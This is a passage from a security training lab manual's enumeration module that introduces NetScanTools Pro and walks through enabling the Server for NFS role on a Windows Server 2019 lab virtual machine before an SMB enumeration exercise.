
NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals. The utility makes it easy to find IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs related to the target system.

Here, we will use the NetScanTools Pro tool to perform SMB enumeration.

Note: Before starting this lab, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.

Note: If you have already enabled NFS service on **Windows Server 2019** then skip **Steps 2-8**.


1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the Windows Server 2019 virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.



Module 04 – Enumeration


5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

Note: In the **Add features that are required for Server for NFS?** pop-up window, click the **Add Features** button.

